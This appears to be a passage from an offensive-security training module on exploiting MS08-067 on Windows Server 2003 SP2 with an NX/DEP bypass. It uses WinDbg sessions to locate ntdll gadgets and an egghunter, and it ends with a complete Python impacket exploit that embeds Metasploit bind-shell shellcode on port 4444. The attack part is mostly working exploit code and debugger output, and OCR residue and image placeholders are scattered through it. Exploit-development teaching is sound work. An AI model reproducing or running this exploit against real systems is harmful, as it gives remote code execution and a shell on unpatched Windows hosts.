


Figure 19: Stack frame layout in LdrpCheckNxCompatibility epilogue (before LEAVE)




Figure 20: Stack frame layout in LdrpCheckNxCompatibility epilogue (before RETN 0x4)




Figure 21: Stack frame layout in LdrpCheckNxCompatibility epilogue (after RETN 0x4)

We own *EIP* - however none of our registers seem to point to a usable buffer chunk. Checking deeply, we can see that *ESP* points to *0x7c83f52d* ...that looks familiar! Let's take a look at the part of the stack frame pointed by *EBP* just before and after the call to the *ntdll!ZwSetInformationProcess* procedure:

```
Before ntdll!ZwSetInformationProcess call
012df464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
012df474 41 41 41 41 64 f4 2d 01 17 f5 83 7c cc cc cc cc  AAAAd.-....|....

After ntdll!ZwSetInformationProcess call:
012df464 5c 00 41 41 41 41 41 41 4b 7a 82 7c 2d f5 83 7c  \.AAAAAAKz.|-..|
012df474 ff ff ff ff 22 00 00 00 60 f4 2d 01 04 00 00 00  ...."...`.-.....

0:015> u 7c827a4b
ntdll!ZwSetInformationProcess+0xc:
7c827a4b c21000          ret     10h
7c827a4e 90              nop
```

```
0:015> u 7c83f52d
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f52d e9a54effff       jmp      ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Stack Frame before and after ntdll!NtSetInformationProcess Call

The *0x7c83f52d* and *0x7c827a4b* addresses that we see overwriting part of our *"\x41"* 18 Bytes buffer, are respectively the *LdrpCheckNXCompatibility* return address and the *ZwSetInformationProcess* return address: when a subroutine calls another procedure, the caller pushes the return address onto the stack, and once finished, the called subroutine pops the return address off the stack and transfers control to that address[13].




Figure 22: ESP-0x8 points once again to a controlled DWORD

So what can we do now? If we could find a way to avoid those 8 bytes to be overwritten, we would have *ESP* pointing to a controlled buffer chunk! A *"pop r32;retn"* opcode sequence should increment the *ESP* register by 8 bytes, and should make the trick! Let's search for it in *ntdll* memory space using Windbg:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > pop ebp
00000000  5D                pop ebp

0:050> !dlls -c ntdll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size       0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex   0x00000000
```

found 0x7C 801 9F8

[13] http://en.wikipedia.org/wiki/Call_stack

```
        LDRP_IMAGE_DLL
        LDRP_ENTRY_PROCESSED

0:050> s 0x7c800000 Lc0000 5d c3
7c8019f8  5d c3 3b f0 0f 85 b5 2f-05 00 e9 c5 2f 05 00 33  ].;..../..../..3
7c801a57  5d c3 8b cf 49 49 74 20-83 e9 06 0f 84 75 2d 05  ]...IIt .....u-.
7c805823  5d c3 0f b6 58 0f 66 8b-1c 5a 66 89 59 1e e9 7d  ]...X.f..Zf.Y..}
7c80807d  5d c3 90 00 cc cc cc cc-cc 83 e8 69 0f 84 ab ff  ]..........i....
7c809475  5d c3 0f b7 45 08 51 50-e8 09 00 00 00 59 59 5d  ]...E.QP.....YY]
7c809484  5d c3 90 90 90 90 90 8b-ff 55 8b ec 8b 45 0c 83  ]........U...E..
[...]

0:050> !address 7c809484
    7c800000 : 7c801000 - 00086000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\ntdll.dll
```

Searching for POP EBP, RETN

Ret = Pop EIP

We found more than one match and, once again, we are ready to change our exploit stub buffer to match the following:

```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\x84\x94\x80\x7c'          # 0x7c809484 pop ebp;retn
stub+='\xFF\xFF\xFF\xFF''         # junk to be popped
stub+='\xa2\x83\xe0\x77'          # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'          # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*40                   # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.
```

NX_STUB_0x04 stub buffer

Let's set up a breakpoint on our new return address and run the above exploit:

```
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484     0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g

root@bt # ./NX_STUB_0x4.py 10.150.0.194
******************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com       **********
**********    ryujin&muts --- 11/30/2008     **********
******************************************************
Firing payload...

Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d              pop     ebp
```

NX_STUB_0x04 session

```
7c809484 5d              pop     ebp
7c809485 c3              ret
7c809486 90              nop
7c809487 90              nop
7c809488 90              nop
7c809489 90              nop
7c80948a 90              nop
ntdll!_flswbuf:
```

Command

```
                FullPath C:\WINDOWS\system32\ntdll.dll
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484     0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g
Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d              pop     ebp
```

Figure 23: Breakpoint hit




Figure 24: Stack frame ready for exploitation

Now we proceed (stepping over) until the "retn 0x4" (end of function epilogue) is reached in *LdrpCheckNXCompatibility* to check if the "pop ebp; retn" trick will give the expected effect:

```
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400           ret     4

ESP -> 010cf468 41414141
       010cf46c 41414141
       010cf470 41414141
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
       010cf47c ffffffff
       010cf480 00000022
       010cf484 010cf460
       010cf488 00000004
       010cf48c cccccccc
```

NX_STUB_0x04 session

```
Disassembly
Offset: @$scopeip                                                    Previous
7c8343c0 e8dc510000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c8395a1)
7c8343c5 84c0            test    al,al
7c8343c7 0f851f0e0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c8451ec)
7c8343cd 837dfc00        cmp     dword ptr [ebp-4],0
7c8343d1 0f8547b10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f51e)
7c8343d7 804e3780        or      byte ptr [esi+37h],80h
7c8343db 5e              pop     esi
7c8343dc c9              leave
7c8343dd c20400          ret     4
7c8343e0 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c8343e6 8b4030          mov     eax,dword ptr [eax+30h]
7c8343e9 8b780c          mov     edi,dword ptr [eax+0Ch]
7c8343ec 83c71c          add     edi,1Ch
7c8343ef 897dac          mov     dword ptr [ebp-54h],edi
7c8343f2 8b37            mov     esi,dword ptr [edi]
7c8343f4 8975bc          mov     dword ptr [ebp-44h],esi
Command
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dc esp=010cf490 ebp=010cf464 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c8343dc c9              leave
0:034>
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4
```

Figure 25: Returning into the buffer from LdrpCheckNxCompatibility epilogue




Figure 26: Stack frame before returning into the controlled buffer

And executing retn 0x4 we obtain:

```
0:034> p
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=41414141 esp=010cf470 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
41414141 ??              ???

ESP -> 010cf470 41414141 >----------------------------------------|
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc        |
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a      |
       010cf47c ffffffff                                          |
       010cf480 00000022                                          | 0x20
       010cf484 010cf460                                          | bytes
       010cf488 00000004                                          |
       010cf48c cccccccc                                          |
       010cf490 cccccccc <----------------------------------------|
```

NX_STUB_0x04 session, stack frame after LdrpCheckNxCompatibility epilogue

Yes! Once again we own *EIP* but now, *ESP* points to a buffer chunk under our control (*0x010cf470 41 41 41 41*). We can now substitute the *0x41414141* at *0x010cf468* with a *JMP ESP* address that we can find in memory.

We will now insert a *SHORT JMP* instruction at *0x010cf470* (*ESP*) so that after the *JMP ESP*, we will land inside the first part of our payload (egghunter).

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >

0:034> s 0x7c800000 Lc0000 ff e4
7c86a01b  ff e4 9f 86 7c fa 9f 86-7c 90 90 90 90 90 8b ff  ....|...|.......
7c887713  ff e4 04 00 00 1c 00 fb-7f 00 00 00 00 00 00 00  ................
```

Searching for JMP ESP address

In the following exploit, we have introduced shellcode and an egghunter that will be executed after the *JMP ESP* and the *SHORT JMP*. Please refer to *Module 0x01* for more details about adjusting the shellcode size in the *MS08-067* exploit:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "**********************************************************"
```



```
print "**********    MS08-67 Win2k3 SP2 NX BYPASS    ***********"
print "**********       offensive-security.com       ***********"
print "**********    ryujin&muts --- 12/08/2008      ***********"
print "*******************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )

stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\xac\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\xac\x00\x00\x00'          # Actual count

# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode          # Server Unc
stub+='\x00\x00\x00\x00'                          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                          # Max Count
stub+='\x00\x00\x00\x00'                          # Offset
stub+='\x2f\x00\x00\x00'                          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH

# Pain starting... :) NX BYPASS
stub+='\x41\x41'                  # PADDING
stub+='\x1B\xA0\x86\x7C'          # 0x7c86a01b JMP ESP (ntdll)
stub+='\x41\x41\x41\x41'          # PADDING
stub+='\xEB\x1C\x90\x90'          # SJMP TO EGGHUNTER 0x1c bytes = (0x20 - 0x4)
```

```
stub+='\x41\x41\x41\x41'        # PADDING
stub+='\x84\x94\x80\x7C'        # RET -> 0x7C809484 POP EBP RETN (ntdll .text)
stub+='\xFF\xFF\xFF\xFF'        # JUNK TO BE POPPED
stub+='\xA2\x83\xE0\x77'        # 0x77E083A2 PUSH EDI,POP EBP,RETN 0x4
                                # (NTMARTA .text)
stub+='\x17\xf5\x83\x7c'        # 0x7C83F517 MOV DWORD PTR SS:[EBP-4],0x2
                                # ntdll!LdrpCheckNXCompatibility
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'

stub+= egghunter

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)              #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check your shell on port 4444"
```

Final Exploit Source Code

Let's set a breakpoint on the *JMP ESP* address and execute the final exploit:

```
Setting a breakpoint on JMP ESP in Windbg:
0:017> bp 0x7c86a01b
0:017> g


Firing the exploit:
root@bt # ./NX_EXPLOIT.py 10.150.0.194
*******************************************************
**********   MS08-67 Win2k3 SP2 NX BYPASS   ***********
**********      offensive-security.com       **********
**********    ryujin&muts --- 12/08/2008     **********
*******************************************************
Firing payload...
Done! Check your shell on port 4444


In WinDbg our breakpoint has been hit
Breakpoint 0 hit
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=7c86a01b esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
ntdll!RtlpIntegerWChars+0x77:
7c86a01b ffe4            jmp     esp {00c8f470}
```

```
Let's step over:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f470 esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00c8f470 eb1c             jmp     00c8f48e

Short Jump reached, let's execute it:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f48e esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282

NOP SLED reached. We let the egghunter doing its job:
00c8f48e 90               nop
0:010> g
```

Final Exploit Session

